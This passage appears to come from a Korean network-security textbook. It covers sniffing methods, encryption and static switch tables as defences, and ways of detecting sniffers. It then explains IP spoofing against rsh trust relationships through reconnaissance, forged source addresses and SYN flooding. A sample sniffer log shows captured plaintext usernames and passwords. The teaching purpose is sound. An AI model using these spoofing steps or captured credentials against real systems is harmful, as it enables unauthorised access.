ICMP(Internet Control Message Protocol)는 네트워크 에러 메시지를 전송하거나 네트워크 흐름을 통제하기 위한 프로토콜인데 ICMP Redirect 를 이용해서 스니핑 할 수 있는 방법이 존재한다.

ICMP Redirect 메시지는 하나의 네트워크에 여러개의 라우터가 있을 경우, 호스트가 패킷을 올바른 라우터에게 보내도록 알려주는 역할을 한다. 공격자는 이를 악용하여 다른 세그먼트에 있는 호스트에게 위조된 ICMP Redirect 메시지를 보내 공격자의 호스트로 패킷을 보내도록하여 패킷을 스니핑하는 방법이다.

6.4.5. 스위치의 span/monitor port 를 이용한 스니핑

이 방법은 스위치에 있는 monitor 포트를 이용하여 스니핑 하는 방법이다. monitor 포트란 스위치를 통과하는 모든 트래픽을 볼 수 있는 포트로 네트워크 관리를 위해 만들어 놓은 것이지만 공격자가 트래픽들을 스니핑하는 좋은 장소를 제공한다.

6.5. Sniffing 의 위험성에 대한 대책

6.5.1. Tool 을 이용한 방어

promiscuous mode 인지 아닌지 검사하는 유틸이 있다. cpm(check promiscuous mode) 이라는 것이다. ftp://cert.org/pub/tools 에 가시면 구하실 수 있다. 또한 rlogin 이나, rsh 대신에 사용할 수 있는 ssh, slogin 이 있다. 이것은 패킷을 암호화 해서 전송하므로 sniffer 에 잡혔다 하더라도 안전하다.

그리고, S/Key 라는 것이 있다. 이것은 원격 호스트로의 접속에 있어서 one time password 를 생성해 준다. 때문에, sniffing 에도 어느 정도 대응할 수 있다. 로긴 할 때마다 패스워드가 변경되고, 새로운 패스워드를 보여준다. 따라서 자신의 패스워드을 sniffing 당했다 하더라고 바뀐 패스워드 때문에 문제될 것은 없다. 문제는 매번 패스워드가 바뀜으로 자신의 패스워드를 잊어버릴 위험이 있다.

[화면 6.5] cpm 실행 화면

```
-- TCP/IP LOG -- TM: Thu Feb 15 11:21:16 --
 PATH: xxxxx.xxxxx.ac.kr(1023) => xxxxx.xxxxx.ac.kr(rlogin)
 STAT: Thu Feb 15 11:22:41, 163 pkts, 128 bytes [DATA LIMIT]
 DATA: guest
     : duck
     : xterm/9600/7
     : (255)(255)ss
     : ^X
     : P
     : dhlfldkssud
     : duck
```

```
    : dhfldkssud
    :
    : tlen^H^H^H^H^Hsetenv d^H^Id^H^HDISPLAY
^[[D143.248.x.x:.^H0.0
    :
    :
    : han&
    : han&
--
-- TCP/IP LOG -- TM: Tue Feb  15 12:20:58 --
 PATH: xxxxx.xxxxx.ac.kr(2857) => xxxx(telnet)
 STAT: Tue Mar  5 10:21:13, 52 pkts, 65 bytes [TH_FIN]
 DATA: (255)(253)^C(255)(251)^X(255)(250)^X
    : VT100(255)(240)(255)(253)^A(255)(252)^Asljdflsdkjfl
    : wlfjddl>
    : exit(127)(127)(127)(127)(127)(127)(127)(127)exit
    :
--
-- TCP/IP LOG -- TM: Tue Feb 15 13:01:36 --
 PATH: xxxx.xxxxx.ac.kr(1953) => 143.248.x.x(ftp)
 STAT: Sun Apr 14 17:02:13, 14 pkts, 49 bytes [TH_FIN]
 DATA: USER mile
    :
    : PASS ladysun
    :
    : CWD backup
    :
```

```
: NLST
:
: QUIT
:
```

네트워크 설정을 통하여 스니핑을 어렵게 하는 많은 방법이 있으나 가장 좋은 방법은 데이터를 암호화 하는 것이다. 데이터를 암호화 하게되면 스니핑을 하더라도 내용을 볼 수 없게 된다. SSL, PGP 등 인터넷 보안을 위한 많은 암호화 프로토콜이 존재한다.

하지만, 일관된 암호 프로토콜의 부재, 사용의 어려움, 암호 어플리케이션의 부재로 인하여 암호화를 사용할 수 없는 경우가 많이 있으며, 이러한 경우 가능한한 스니핑 공격을 어렵도록 네트워크를 설정하고 관리하여야 한다. 특히, 웹호스팅, 인터넷데이터센터(IDC) 등과 같이 여러 업체가 같은 네트워크를 공유하는 환경에서는 스니핑으로부터의 보안 대책이 마련되어야 한다.

스니핑 방지를 위한 대책으로 먼저 네트워크를 스니핑하는 호스트를 주기적으로 점검하는 방법이 있다. 이러한 점검을 통하여 누가 네트워크를 도청하는지 탐지하여 조치하여야 한다. 몇 몇 침입탐지시스템(IDS)은 이러한 스니핑 공격을 탐지할 수 있다. 또한 스위칭 환경의 네트워크를 구성하여(비록 스니핑이 가능하기는 하지만) 되도록 스니핑이 어렵도록 하여야 한다.

6.5.2. 암호화

SSL

암호화된 웹서핑을 가능하게 해주는 SSL(Secure Sockets Layer)은 많은 웹서버와 브라우저에 구현되어 있다. 그리고 대부분의 전자상거래 사이트에 접속하여 신용카드 정보를 보낼 때 사용된다.

PGP and S/MIME

전자메일(E-mail) 또한 많은 방법으로 스니핑되고 있다. 인터넷상으 여러 곳에서 모니터링될 수도 있으며, 잘못 전달될 수도 있다. 전자메일을 보호하기 위한 가장 안전한 방법은 메일을 암호화 하는 방법이며, 가장 대표적인 방법은 PGP 와 S/MIME 을 사용한다. PGP 는 add-on 제품으로 사용되고 있으며, S/MIME 은 전자메일 프로그램에 구현되어 있다.

ssh

ssh(Secure Shell)은 유닉스 시스템에 암호화된 로그인을 제공하는 사실상 표준으로 사용되고 있다. telnet 대신에 반듯이 ssh 을 사용하여야 한다. ssh 을 제공하는 많은 공개된 도구들이 존재 한다.

VPN

VPN(Virtual Private Networks)은 인터넷상에서 암호화된 트래픽을 제공한다. 하지만 VPN 을 제공하는 시스템이 해킹당할 경우에는 암호화 되기 이전의 데이터가 스니핑 당할 수 있다.

6.5.3. 스위칭 환경의 네트워크 구성

스위치를 이용하여 업무 성격에 따라 그리고 처리하는 데이터에 따라 세그먼트를 구분하여 네트워크를 구성할 수 있다. 스위치는 트래픽을 전달할 때 모든 세그먼트로 브로드케스트 하지 않고 해당 세그먼트에만 전달하므로 일반 허브를 사용하는 것보다 안전하다. 하지만 앞서 설명한 "스위칭 환경에서의 스니핑 기법"과 같은 공격을 할 수 있다. 또한 같은 세그먼트내에서의 스니핑은 막을 수 없다.

스위치를 설정할 경우, 스위치의 주소 테이블을 static 하게 설정하여 "스위칭 환경에서의 스니핑"을 막을 수 있는 방법이 있다. 아래와 같이 스위치의 각 포트에 대하여 MAC 주소를 static(permanent)하게 대응시키면

ARP spoofing, ARP redirect 등의 공격을 막을 수 있다. 이러한 방법은 보안관리에 많은 시간을 소모하게 되지만 매우 효과적인 대응 방법이다.

표 6-1 Switch Table 을 Static 으로 설정

포트	MAC 주소	permanence
1	0:60:2f:a3:9a:16	Yes
2	0:60:97:c4:f:3e	Yes
3	8:0:20:79:c9:ea	Yes
4	0:60:97:c4:f:3e	Yes
5	0:a0:24:28:c4:47	Yes
...	...	...

6.5.4. 스니퍼 탐지

모든 스니퍼는 네트워크 인터페이스를 "promiscuous mode"로 설정하여 네트워크를 도청하게 된다. 따라서 호스트가 "promiscuous mode"로 설정되어 있는지 주기적으로 점검하여 스니퍼가 실행되고 있는 시스템을 탐지하여야 한다. 스니핑 기술과 마찬가지로 스니퍼를 탐지하는 방법도 고도화 되고 있다. 다음은 "promiscuous mode"로 설정된 시스템을 탐지하는 방법에 대하여 설명한다. 아래의 대부분의 방법들은 주로 로컬 네트워크 내에서 탐지가능한 방법이다.

ping 을 이용하는 방법

대부분의 스니퍼는 일반 TCP/IP 스택상에서 동작하기 때문에 request 를 받으면 그에 해당하는 response 를 전달하게된다. ping 을 이용한 스니퍼 탐지 방법은 의심이 가는 시스템에게 ping 을 보내는데 MAC 주소를 위장하여 보내는 방법이다.

- MAC 주소를 위조하여(로컬 네트워크에 존재하지 않는 MAC 주소 사용)하여 ping(ICMP Echo Request)을 다른 시스템에게 보낸다.
- 만약 ping reply(ICMP Echo Reply)를 받게 되면, 해당 호스트가 스니핑을 하고 있는 것이다. 왜냐하면 존재하지 않는 MAC 주소를 사용했기 때문에 스니핑을 하지 않는 호스트는 누구도 ping request 를 볼 수 없게 되며, reply 를 하지 않게 된다.




그림 6-5 ping 을 이용하여 스니핑 탐지

ARP 를 이용하는 방법

ping 방법과 유사한 방법으로 non-broadcast 로 위조된 ARP request 를 보냈을 때 ARP response 가 오면 상대방 호스트가 "promiscuous mode"로 설정되어 있는 것이다.

DNS 방법

일반적으로 스니핑 프로그램은 사용자의 편의를 위하여 스니핑한 시스템의 IP 주소를 보여주지 않고 도메인 네임을 보여주기 위하여 Inverse-

DNS lookup 을 수행하게 된다. 따라서 DNS 트래픽을 감시하여 스니퍼를 탐지할 수도 있다.

이 방법은 원격 또는 로컬 네트워크 모두에서 할 수 있는 방법이다. 원격에서 테스트 대상 네트워크로 Ping sweep 을 보내고, 들어오는 Inverse-DNS lookup 을 감시하여 스니퍼를 탐지할 수 있다. 로컬에서 할 경우에는 위조된 IP 주소로 IP datagram 을 보내고 이에 대한 DNS lookup 이 있는지 감시하여 스니퍼를 탐지할 수 있다.

유인(decoy) 방법

스니퍼를 실행하는 공격자는 일반적으로 사용자 ID 와 패스워드를 도청한다. 그리고 도청한 ID 와 패스워드를 이용하여 다른 시스템을 공격하게 된다. 따라서 네트워크상에 클라이언트/서버를 설정하여 미리설정된 사용자 ID 와 패스워드를 지속적으로 흘려 공격자가 이 패스워드를 사용하게 끔한다. 관리자는 IDS 또는 네트워크 감시 프로그램을 이용하여 이러한 미리설정된 ID 와 패스워드를 사용하는 시스템을 탐지함으로서 스니퍼를 탐지할 수 있다.

host method

호스트 단위에서 "promiscuous mode"를 확인하는 방법으로 "ifconfig -a" 명령을 이용하여 확인할 수 있다. 다음의 결과에서 "PROMISC" 부분을 보고 "promiscuous mode"가 설정되어 있음을 알 수 있다.

[화면 6.] ipconfig 의 이용

```
[root@lotus]# ifconfig -a
eth0 Link encap:Ethernet HWaddr 00:50:DA:50:1C:D3
inet addr:172.16.2.31 Bcast:172.16.2.255 Mask:255.255.255.0
```

```
UP BROADCAST RUNNING PROMISC MULTICAST MTU:1500 Metric:1
RX packets:538138 errors:0 dropped:0 overruns:0 frame:0
TX packets:317739 errors:0 dropped:0 overruns:0 carrier:2
collisions:251 txqueuelen:100
Interrupt:3 Base address:0x300
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
UP LOOPBACK RUNNING MTU:3924 Metric:1
RX packets:40 errors:0 dropped:0 overruns:0 frame:0
TX packets:40 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
```

6.5.5. 네트워크 관리

앞서 설명바와 같이 스니퍼를 탐지할 수 있는 많은 방법이 존재하며 또한 이를 구현한 공개용 도구가 있다. 네트워크 관리자는 이러한 도구를 이용하여 주기적으로 스니퍼의 설치 여부를 감시함으로서 외부로부터의 공격자를 포함하여 악의의 내부 사용자를 탐지할 수 있다. 다음은 앞서 설명한 공격을 탐지하는데 사용할 수 있는 공개용 도구에 대하여 설명한다.

ARPwatch

ARP 트래픽을 모니터링하여 MAC/IP 매칭을 감시하는 프로그램으로 초기에 설정된 ARP 엔트리(ethernet/ip addr)가 변하게 되면 이를 탐지하여 관리자에게 메일로 통보해 주는 도구이다. 대부분의 공격기법이 위조된 ARP 를 사용하기 때문에 이를 쉽게 탐지할 수 있다. 다음은 "arpwatch -d"를 실행하여 초기 ethernet/ip 쌍에 대한 데이터베이스를 만든 것이다. 이후 "arpwatch"를 실행하게 되면 추가되거나 변경되는 ethernet/ip 쌍에 대하여 메일을 통하여 경고를 주게된다. 관리자는 메일을 통하여 ARP 를 이용한 공격을 탐지하고 대응할 수 있다.

Sentinel

Sentinel 은 앞서 설명한 스니퍼를 탐지하는 방법을 구현한 도구이다. 4 가지 방법으로 스니퍼를 탐지할 수 있는데 이중 "ICMP Ping Latency test(-i 옵션)"는 아직 구현되지 않았다. 네트워크 관리자는 내부 네트워크의 모든 호스트에 대하여 이와 같은 도구를 사용하여 주기적으로 스니퍼가 설치되어 있는지 점검해 보아야 한다. 그리고 스니퍼가 설치된 것으로 의심이 가는 호스트는 철저한 분석를 수행하고 만약 침입을 당하였을 경우에는 복구를 하도록 하여야 한다. 시스템 분석 및 복구에 대해서는 다른 기술문서에서 다루도록 한다.

```
Methods:
[ -a ARP test ]
[ -d DNS test ] (requires -f (non-existent host) option
[ -i ICMP Ping Latency test ]
[ -e ICMP Etherping test ]
```

다음은 sentinel 을 이용하여 스니퍼를 탐지하는 예이다.

[화면 6.] sentinel 의 사용 화면

```
# ./sentinel -t 192.168.1.2 -a ; arp test against 192.168.1.2
# ./sentinel -t 192.168.1.2 -e ; etherping test against
192.168.1.2
# ./sentinel -t 192.168.1.2 -f 1.1.1.1 -d ; dns test against
192.168.1.2
# ./sentinel -t 192.168.1.2 -f 1.1.1.1 -d -a -e ; all of
promisc detection tests against 192.168.1.2
```

6.6. 참고 자료

- Progressive Web Group COOL4U http://www.cool4u.co.kr/
- 한국정보보호진흥원, http://www.certcc.or.kr/
- GNU HACKER http://gnuhacker.com/
- Robert Graham http://www.robertgraham.com/pubs/sniffing-faq.html/#detect
- 서울대학교, 서상원님 http://admin.snu.ac.kr/Docs/
- 해커 스쿨 http://www.hackerschool.org/
- ㈜슈퍼유저코리아, http://www.superuser.co.kr/

7. IP Spoofing

7.1. IP Spoofing 의 개요

IP 스프핑이란 IP 속이기란 의미이다. 즉, 타겟 호스트와 신뢰관계를 맺고 있는 다른 호스트로 IP 를 속여서 들어가는 것을 의미한다. 더욱 구체적으로 말하자면, TCP/IP 프로토콜의 설계상의 결점으로 인해서 일어나는 공격이다. 미 국방성의 TCP/IP 프로토콜 표준은 1979 년 인터넷을 구현하기 위해서 디자인되었다. 가장 많이 쓰이는 TCP/IP 는 4.2BSD 시스템에서 구현된 것으로 Bell Lab 과 미국방성 네트웍에서 사용되었다. 4.2BSD 유닉스 TCP/IP 프로그램은 매우 유동적이며 사용하기 편리하지만 보안측면에서는 많은 약점을 가지고 있다. 이 약점의 하나를 공격하는 IP Spoofing Attack 은 1985 년 Morris 에 의하여 아이디어가 처음 지적되었고 실제로 1995 년도 San Diego Supercomputer Center 를 해킹하는데 Kevin Mitnick 이 사용하기도 하였다.

Spoofing 이란 말 그대로 자신을 타인이나 다른 시스템에게 속이는 행위를 의미한다. 예를 들어, 특정 호스트에게만 접근권한을 준다고 가정했을 경우 해커는 당연히 자신이 특정 호스트로부터 접근하려는 것처럼 속이려 할 것이며, 이를 가리켜 바로 Spoofing 이라고 할 수 있는 것이다. 하지만, Spoofing 이란 해킹개념 중에서도 굉장히 기술적인 요소를 필요로 하는 분야이므로 어떠한 형태의 Spoofing 이 가능하며, 이들을 방어할 수 있는 기술적 부분으로는 어떠한 것들이 있는지를 여기서 살펴보도록 하겠다.

또한, IP Spoofing 뿐만이 아니라, 아래에서 설명할 DNS Spoofing 등의 전체적인 Spoofing 은 TCP/IP 프로토콜 자체에 대한 기본적인 지식 없이는 이해자체가 불가능하므로 TCP/IP 에 대한 약간의 설명을 덧붙여가며 살펴보기로 하겠다.

7.1.1. TCP/IP 의 이해

TCP/IP 는 인터넷의 기본적인 통신 프로토콜로서, 인트라넷이나 엑스트라넷과 같은 사설망에서도 사용된다. 사용자가 인터넷에 접속하기 위해 자신의 컴퓨터를 설정할 때 TCP/IP 프로그램이 설치되며, 이를 통하여 역시 같은 TCP/IP 프로토콜을 쓰고 있는 다른 컴퓨터 사용자와 메시지를 주고받거나, 또는 정보를 얻을 수 있게 된다.

TCP/IP 는 2 개의 계층으로 이루어진 프로그램이다. 상위 계층인 TCP 는 메시지나 파일들을 좀더 작은 패킷으로 나누어 인터넷을 통해 전송하는 일과, 수신된 패킷들을 원래의 메시지로 재조립하는 일을 담당한다. 하위 계층, 즉 IP 는 각 패킷의 주소부분을 처리함으로써, 패킷들이 목적지에 정확하게 도달할 수 있게 한다. 네트웍 상의 각 게이트웨이는 메시지를 어느 곳으로 전달해야 할지를 알기 위해, 메시지의 주소를 확인한다. 한 메시지가 여러 개의 패킷으로 나뉘어진 경우 각 패킷들은 서로 다른 경로를 통해 전달될 수 있으며, 그것들은 최종 목적지에서 재조립된다.

TCP/IP 는 통신하는데 있어 클라이언트/서버 모델을 사용하는데, 컴퓨터 사용자(클라이언트)의 요구에 대응하여, 네트웍 상의 다른 컴퓨터(서버)가 웹 페이지를 보내는 식의 서비스를 제공한다. TCP/IP 는 본래 점대점(点對点) 통신을 하는데, 이는 각 통신이 네트웍 상의 한 점(또는 호스트 컴퓨터)으로부터 시작되어, 다른 점 또는 호스트 컴퓨터로 전달된다는 것을 의미한다.

TCP/IP 와 TCP/IP 를 이용하는 상위계층의 응용프로그램들은 모두 "커넥션리스 (connectionless)"라고 불리는데, 이는 각 클라이언트의 요구가 이전에 했던 어떠한 요구와도 무관한 새로운 요구로 간주된다는 것을 의미한다 (일상적인 전화통화가 통화시간 내내 지속적으로 연결되어 있어야 하는 것과는 다르다). 커넥션리스는 네트웍을 독점하지 않으므로, 모든 사람들이 그 경로를 끊임없이 공동으로 사용할 수 있게 한다 (사실 TCP 계

층 그 자체는 어떤 한 메시지가 관계되어 있는 한 커넥션리스가 아니라는 데 유의해야 한다. TCP 접속은 어떤 한 메시지에 속하는 모든 패킷들이 수신될 때까지 계속 유지된다).

많은 인터넷 사용자들이 TCP/IP 를 이용하는 상위계층 응용 프로토콜에 대해서는 잘 알고 있다. 이러한 상위계층 프로토콜에는 웹 서비스에 사용되는 HTTP 를 비롯하여, 멀리 떨어져 있는 원격지의 컴퓨터에 로그 온 할 수 있게 해주는 Telnet, 그리고 파일전송에 사용되는 FTP 와 메일 전송에 사용되는 SMTP 등이 있다. 이러한 프로토콜들은 종종 TCP/IP 와 함께 패키지로 일괄 판매된다.

PC 사용자들은 보통 인터넷에 접속하기 위해 SLIP 이나 PPP 프로토콜을 사용한다. 이러한 프로토콜들은 다이얼업 전화접속을 통해 접속서비스사업자의 모뎀으로 보내질 수 있도록 IP 패킷들을 캡슐화한다.

TCP/IP 와 관련이 있는 프로토콜로 UDP 가 있는데, 이것은 특별한 목적을 위해 TCP 대신에 사용되는 것이다. 라우팅 정보를 교환하기 위해 네트웍 호스트 컴퓨터에 의해 사용되는 프로토콜에는 ICMP, IGP, EGP, 그리고 BGP 등이 있다.

일반적인 경우 두 컴퓨터사이의 인터네트워킹이 이루어질 때에 오고 가는 TCP/IP 패킷의 구조는 아래의 그림과 같은 구조를 띈다.




그림 7-1 TCP/IP 패킷구조

위와 같이 자신의 Source IP 주소(32bit)와 해당 패킷이 도착해야 할 Destination IP 주소(32bit)를 담고있음을 볼 수 있을 것이다.

일반적으로 TCP 프로토콜을 이용해 서버/클라이언트 사이의 통신이 이루어지기 위해서는 아래와 같은 세단계의 절차를 거쳐야 한다.




그림 7-2 TCP 프로토콜의 3 Way handshaking 과정

즉, 위의 그림에서와 같이 클라이언트로부터 서버와의 통신의 동기화를 위해 SYN 패킷이 전달되며, 서버는 클라이언트가 보낸 SYN 패킷의 ISN(Initial Sequence Number)의 값에 1 을 더해 클라이언트에게 SYN/ACK 패킷을 보낸다. 이제, 클라이언트는 서버가 자신의 동기화 요청에 응답한 것을 확인하였음을 ACK 패킷을 보냄으로써 서버에 알려주며, 이를 끝으로 비로소 클라이언트/서버간의 통신이 시작된다.

7.2. IP Spoofing 의 위험성

7.2.1. TCP/IP 의 설계상 결점

TCP/IP 프로토콜은 구현시의 정확성에도 불구하고 그 설계의 결점으로 인해서 보안상에 큰 취약점을 가지고 있다. 그 요인은 다음과 같다.

첫째로 호스트 인증문제가 있다. 호스트에 대한 인증을 IP 의 소스 주소만으로 수행한다. 즉, 호스트에 대한 인증을 출발지 IP 로만 인증 한다. 앞서 언급한 TCP 의 연결 구분 체계에서도 볼 수 있듯이 공격할 대상의 IP 주소와 포트 번호는 알려져 있고, 소스 호스트의 포트는 ephemeral 포트 번호를 사용하므로 소스 호스트의 IP 주소만을 속일 수 있다면 다른 호스트에 연결을 맺을 수 있다.

Berkeley 의 `r-utility'들이 단적인 예이다. 순서 번호(sequence number)의 생성 문제가 그것인데, TCP 스펙에서는 순서 번호가 초당 250,000 번, 즉 4 microsecond 마다 한번씩 증가시키도록 하고 있다. 그러나, Berkeley 에서 구현된 TCP 의 순서 번호는 4.2BSD 에서는 초당 128 만큼 증가하고 4.3BSD 의 경우에는 초당 128,000 만큼씩 증가한다. 즉, 초당 한 번씩 밖에 변화하지 않는다. IP Spoofing 을 이용한 연결 과정을 보도록 하겠다. 위에서 제기된 문제점들로 인하여 외부 호스트에서 인증 과정 없이 연결하는 방법을 알아 보겠다. 외부의 호스트 A 에서 내부의 호스트 B 로의 연결 과정을 설명 하겠다.

주로 이와 같은 IP Spoofing 은 IP 주소나 호스트이름에 의존하는 인터넷 서비스들을 타겟으로 자행된다. 또한, 그럴 수밖에 없음을 알 수 있을 것이다. 왜냐하면, IP Spoofing 을 시도하는 전과정에 있어서 x.target.com 은 x.hacker.com(x.victim.com 을 가장한)의 rsh 요청에 대해 응답을 x.victim.com 으로 하게 되므로, x.target.com <-> x.victim.com 간의 데이터 통신까지 훔쳐내어 처리하기에는 문제가 많기 때문이다.

둘째로, 순서번호를 통해 sync 와 ack 를 주고 받는다. 이것은 일렬 번호를 추측 가능하게 설계한 것이다. 사실 TCP 설계의 규약을 보면 초당 25,000 번씩 순서 번호를 증가시키도록 되어있다. 하지만 운영체제에서 이것을 설계할 때 실질적으로 초당 25,000 번씩 순서번호를 증가시킨다면 운영체제에 상당한 부하가 일어날 것이다. 그렇기 때문에 1 초에 1 번씩만 변화하도록 설계한 것이 IP-Spoofing 을 가능하게 해주는 결과가 되었다. 그럼 개념을 하나 하나 정리하면서 본격적으로 IP-Spoofing 에 대해서 배워보자.

IP Spoofing 은 어떤 방법으로 해킹을 가능하게 할까요? 신뢰 관계라는 것은 서로를 믿는 관계라는 것이다. 즉, 아무런 절차 없이 그 호스트로 들어갈 수 있다는 말이다. 그럼 호스트를 신뢰관계로 만들려면 어떻게 해야 할까? 바로 홈 디렉토리에 .rhosts 파일을 편집해 주면 된다. 2 개의 필드

로 구분해서 처리해 준다. 이렇게 신뢰하는 호스트의 신뢰하는 ID 를 써 주면 된다. +를 넣는다면 모든 것을 신뢰한다는 말이다. ++라고 넣어주면 모든 호스트의 모든 ID 를 신뢰하게 된다. 제일 처음에 해야 할 일은, 잘 알고 있듯이 신뢰관계의 호스트를 찾는 것이다. 우리가 공격해야 할 호스트가 신뢰하는 컴퓨터가 없다면 우리는 IP-Spoofing 을 할 수가 없다. 신뢰 관계에 있는 호스트를 추측하는 것은 finger 명령으로 그 호스트에 다른 곳에서 root 로 접속해 있는지 알아보고 만약 그렇다면 그것은 신뢰관계에 있다고 의심할 수 있다. 또 showmount -e 명령으로 열린 파일시스템을 보고, rpcinfo 를 통해 그 호스트의 정보를 알아내면 된다. 만약 이것이 불가능 했다면 맨 뒷자리만 다른 IP 주소를 하나하나 점 찍으면서 공격해 보는 방법도 있다. 도메인 주소로 추측하는 방법도 있는데 www.xxx.com 이라는 호스트와 ftp.xxx.com 이라는 호스트는 신뢰관계에 있다고 의심해 볼만하다.

x.target.com 이란 호스트는 x.victim.com 이란 호스트를 신뢰하며 /etc/hosts.equiv 파일에 x.victim.com 을 등록하여 rsh 서비스를 이용할 수 있게끔 하였다. 하지만,x.target.com 의 /etc/hosts.equiv 파일에 등록되어있지 않은 x.hacker.com 호스트의 root 권한을 갖고있는 해커는 정작 x.target.com 호스트에 접근 하려할 때 어떤 방법을 이용할 것인가?

먼저, x.hacker.com 호스트의 해커는 공격대상인 x.target.com 에 rsh 접속을 위해 패킷을 보낼때 Source IP Address 에 해당하는 부분을 고쳐 x.victim.com 으로부터 발송된 패킷처럼 속인다.




그림 7-3 IP Spoofing 스텝 1

이 패킷을 받은 x.target.com 호스트는 당연히 TCP 접속을 위해 SYN/ACK 패킷을 x.victim.com 에게 보내게된다. 일반적으로, 이때 x.victim.com 은 rsh 서비스를 요청하는 패킷을 보낸적이 없음을 x.target.com 에게 알리며, FIN 패킷을 보내 TCP 접속 자체를 끊는다.




그림 7-4 IP Spoofing 스텝 2

하지만, 이 과정에 있어서 x.hacker.com 의 해커는 SYN flooding 을 이용해 잠깐동안 x.victim.com 의 네트웍을 외부로부터 단절시킬 수 있다.

그런 후, x.target.com 에 적당한 ACK 패킷을 보냄으로써 x.target.com 과 x.victim.com 을 가장한 x.hacker.com 호스트간의 rsh 접속이 이루어질 수 있게 된다.




그림 7-5 IP Spoofing 스텝 3

